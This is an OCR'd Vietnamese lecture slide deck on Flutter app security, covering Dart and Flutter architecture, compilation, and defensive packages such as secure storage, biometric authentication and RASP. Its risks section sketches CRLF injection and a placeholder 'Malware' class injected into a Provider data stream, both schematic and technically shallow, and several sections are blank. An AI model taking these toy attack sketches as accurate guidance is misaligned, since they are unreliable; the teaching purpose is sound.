Chương 9


Bảo mật trong ứng dụng Flutter

Tóm lược

- Bài viết đề cập đến vấn đề bảo mật của Flutter.
- Các vấn đề được đề cập:
  - Mô tả Flutter với kiến trúc riêng biệt
  - Giải thích quá trình biên dịch của ứng dụng Flutter, cùng với các tính năng bảo mật có sẵn dành cho nhà phát triển.
  - Hiện trạng việc dịch ngược trên nền tảng Flutter và mô tả cách tấn công vào các ứng dụng Android dùng Flutter
  - Vấn đề bảo mật ứng dụng Flutter cần giải quyết

Mục lục

Giới thiệu



1. Flutter

Tổng quan về Flutter, Dart và kiến trúc hạ tầng của Flutter

1. Flutter

1.1 Flutter là gì?


1.2 Dart

1.3 Kiến trúc Flutter

1.4 Kênh kết nối nền tảng

1.1 Flutter là gì?

- Là một bộ công cụ UI hỗ trợ phát triển ứng dụng đa nền tảng
- Giới thiệu với tên Sky năm 2015, bản alpha đầu tiên năm 2017, bản stable đầu tiên năm 2018
- Là dự án mã nguồn mở, sử dụng ngôn ngữ Dart.
- Sử dụng bộ biên dịch AOT (ahead-of-time) cho nền tảng native




Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

1.2 Dart


- Ra mắt năm 2011, stable năm 2013
- Là ngôn ngữ đa nền tảng, định hướng chung, hướng đối tượng.
- Được phát triển bởi Google
- Cấu trúc lệnh giống C, là ngôn ngữ null-safe.
- Có 2 cách chạy code Dart: Máy ảo Dart (Dart VM) hoặc biên dịch của Javascript

1.2 Dart


	Khi phát triển	Khi triển khai
 Web Javascript	dartdevc	dart2js
 Native x86/ARM	JIT (just-in-time) + Máy ảo	AOT (ahead-of-time) + Thời gian thực

Nguồn tham khảo: https://blog.pirago.vn/dart-flutter-bai1/

1.3 Kiến trúc Flutter



1.4 Platform channels



1.4 Platform channels

```
final WriteBuffer buffer =
    WriteBuffer()..putInt32(1522022);
ServicesBinding.instance.defaultBinaryMessenger
    .send("channel_name", buffer.done());
```

```
flutterEngine.dartExecutor.binaryMessenger
    .setMessageHandler("channel_name")
    { message, reply ->
        message?.order(ByteOrder.nativeOrder())
        val n = message?.int
        reply.reply(null)
    }
```

1.4 Platform channels

```
const platformChannel = MethodChannel("example.
  flutter/network");
final bool isWifiOn = await platformChannel.
  invokeMethod("isWifiOn", "Flutter");
```

```
MethodChannel(
    engine.dartExecutor.binaryMessenger,
    "example.flutter/network"
).setMethodCallHandler { call, result ->
    when (call.method) {
        "isWifiOn" -> {
            val wifiStatus: Boolean =
                wifiManager.isWifiEnabled
            result.success(wifiStatus)
        }
        "maxSignalLevel" -> {
            val maxLevel: Int =
                wifiManager.maxSignalLevel
            result.success(maxLevel)
        }
        else -> {
            result.notImplemented()
        }
    }
}
```

2. Biên dịch

Cách một chương trình Flutter được biên dịch

2. Biên dịch


2.1 Chế độ biên dịch

2.2 Quá trình biên dịch

- 2.2.1 Frontend server
- 2.2.2 Mã nhị phân Dart kernel
- 2.2.3 Tạo snapshot
- 2.2.4 Tổ hợp

2.1 Chế độ biên dịch


Debug



Release

Profile

2.1 Chế độ biên dịch



2.2 Quá trình biên dịch

2.2.1 Frontend server

- Là một ứng dụng Dart, một phần của Flutter Engine, chịu trách nhiệm biên dịch mã nguồn Dart
- Lệnh đầu tiên được thực thi trong quá trình xây dựng ứng dụng chạy Frontend Server
- Kết quả của việc biên dịch là một bản biểu diễn nhị phân của mã, gọi là Dart Kernel binaries
- Có thể hoạt động ở hai chế độ là chế độ immediate và chế độ interactive
- Hoạt động dưới chỉ dẫn chấp nhận hoặc từ chối

2.2 Quá trình biên dịch

2.2.2 Mã nhị phân Dart Kernel

- Lưu dạng các tệp .dill, là mã nhị phân của các chương trình Dart được biên dịch từ mã nguồn bằng trình biên dịch Dart
- Được thiết kế để sử dụng làm định dạng trung gian cho việc phân tích và chuyển đổi toàn bộ chương trình
- Các tệp nhị phân Kernel có nhiều lợi thế so với mã Dart được biên dịch trực tiếp thành mã máy như:
  - có thể được thực thi trên nhiều nền tảng khác nhau mà không cần phải biên dịch lại
  - Chúng có thể được tối ưu hóa cho các nền tảng cụ thể
  - Chúng có thể được sử dụng để thực hiện một số tính năng của Dart, chẳng hạn như hot reloading


2.2 Quá trình biên dịch

2.2.3 Tạo Snapshot

- Các tệp nhị phân Dart Kernel được truyền dưới dạng đối số cho công cụ gen_snapshot
- Kết quả của gen_snapshot là mã máy AOT nhị phân, được chia thành bốn sản phẩm : Dart VM Snapshot, Dart VM Instructions, Isolate Snapshot, Isolate Instructions

2.2 Quá trình biên dịch

2.2.4 Tổ hợp



3. Tính năng bảo mật

Một số chức năng bảo mật đã có trong Flutter

3. Tính năng bảo mật

3.1 Tính năng Native (OS)

- 3.1.1 Yêu cầu quyền truy cập
- 3.1.2 Phát hiện Jailbreak
- 3.1.3 Bảo mật lưu trữ
- 3.1.4 Xác thực cục bộ
- 3.1.5 Bảo vệ thời gian thực (RASP)
- 3.1.6 Các rủi ro
- 3.1.7 Kết luận

3.2 Tính năng riêng của Flutter

3.1 Tính năng Native (OS)

3.1.1 Yêu cầu quyền truy cập

3.1 Tính năng Native (OS)

```dart
// Request camera permission
var cameraStatus =
    await Permission.camera.request();
// Handle result
if (cameraStatus.isGranted) {
  // Open camera
} else if (cameraStatus.isPermanentlyDenied) {
  // Open app settings
} else {
  // Do something different
}
```

Xử lý cấp quyền truy cập. Package: permission_handler

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.2 Phát hiện Jailbreak

3.1 Tính năng Native (OS)

```
// Simple call to check if a device is rooted or
    jailbroken
bool isJailbroken = await
   FlutterJailbreakDetection.jailbroken;
```

Kiểm tra thiết bị đã bị jailbreak hay chưa. Package: flutter_jailbreak_detection

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.3 Bảo mật lưu trữ

3.1 Tính năng Native (OS)

```
// Create secure storage
const storage = FlutterSecureStorage();
// Store a token
await storage
    .write(key: "auth_token", value: "token");
// Retrieve the token
String? authToken =
    await storage.read(key: "auth_token");
```

Lưu trữ và bảo mật thông tin. Package: flutter_secure_storage

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.4 Xác thực cục bộ

3.1 Tính năng Native (OS)

Cơ chế xác thực của thiết bị
Package: local_auth

```dart
final LocalAuthentication auth =
    LocalAuthentication();
// Check if biometrics are available
bool biometricsAvailable = await auth
    .canCheckBiometrics;
if (biometricsAvailable) {
  // Authenticate with biometrics
  bool authenticated = await auth.authenticate(
      localizedReason: "Please authenticate",
      options: const AuthenticationOptions(
          biometricOnly: true));
  if (authenticated) {
    // User authenticated successfully
  } else {
    // Authentication failed
  }
} else {
  // Biometrics not available
}
```

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.5 Bảo vệ thời gian thực (RASP)

3.1 Tính năng Native (OS)

```
// Initialize Talseck
  TalsecCallback callback = TalsecCallback(
  // Handle Android callbacks
  androidCallback: AndroidCallback(
    onRootDetected: () => print("root"),
    onEmulatorDetected: () => print("emulator"),
    onHookDetected: () => print("hook"),
    onTamperDetected: () => print("tamper"),
    onDeviceBindingDetected: () => print("device
   binding"),
    onUntrustedInstallationDetected: () => print
   ("untrusted install"),
  );
```

Cơ chế tự bảo vệ thời gian thực (RASP). Package: freeRasp

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.5 Bảo vệ thời gian thực (RASP)


3.1 Tính năng Native (OS)

- Gói freeRasp được thiết kế để chống lại các mối đe dọa về bảo mật như các nỗ lực đảo ngược kỹ thuật, republishing hoặc tampering
- Reverse engineering attempts (các nỗ lực kỹ thuật đảo ngược) là quá trình tháo rời một đối tượng để xem nó hoạt động như thế nào
- Republishing (xuất bản lại) là hành động lấy một ứng dụng hiện có và xuất bản nó dưới một tên hoặc danh tính khác
- Tampering (giả mạo) là hành động sửa đổi một ứng dụng hiện có mà không có sự cho phép của nhà phát triển ban đầu

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

3.1.6 Các rủi ro

3.1 Tính năng Native (OS)



3.1.6 Các rủi ro

3.1 Tính năng Native (OS)

```
GET /index.html HTTP/1.1
Host: example.com

CRLF
```

```
class Malware {
  void run() {
    // Thực hiện mã độc
  }
}

void main() {
  // Tạo một đối tượng Malware
  final malware = Malware();

  // Chèn đối tượng Malware vào luồng dữ liệu của ứng dụng
  Provider.of<MyController>(context).data = malware;
}
```

Kẻ tấn công có thể chèn các ký tự CR và LF vào đầu của yêu cầu HTTP. package Dio

kẻ tấn công có thể tạo một đối tượng chứa mã độc và chèn đối tượng đó vào luồng dữ liệu của ứng dụng .package provider

3.1.7 Kết luận

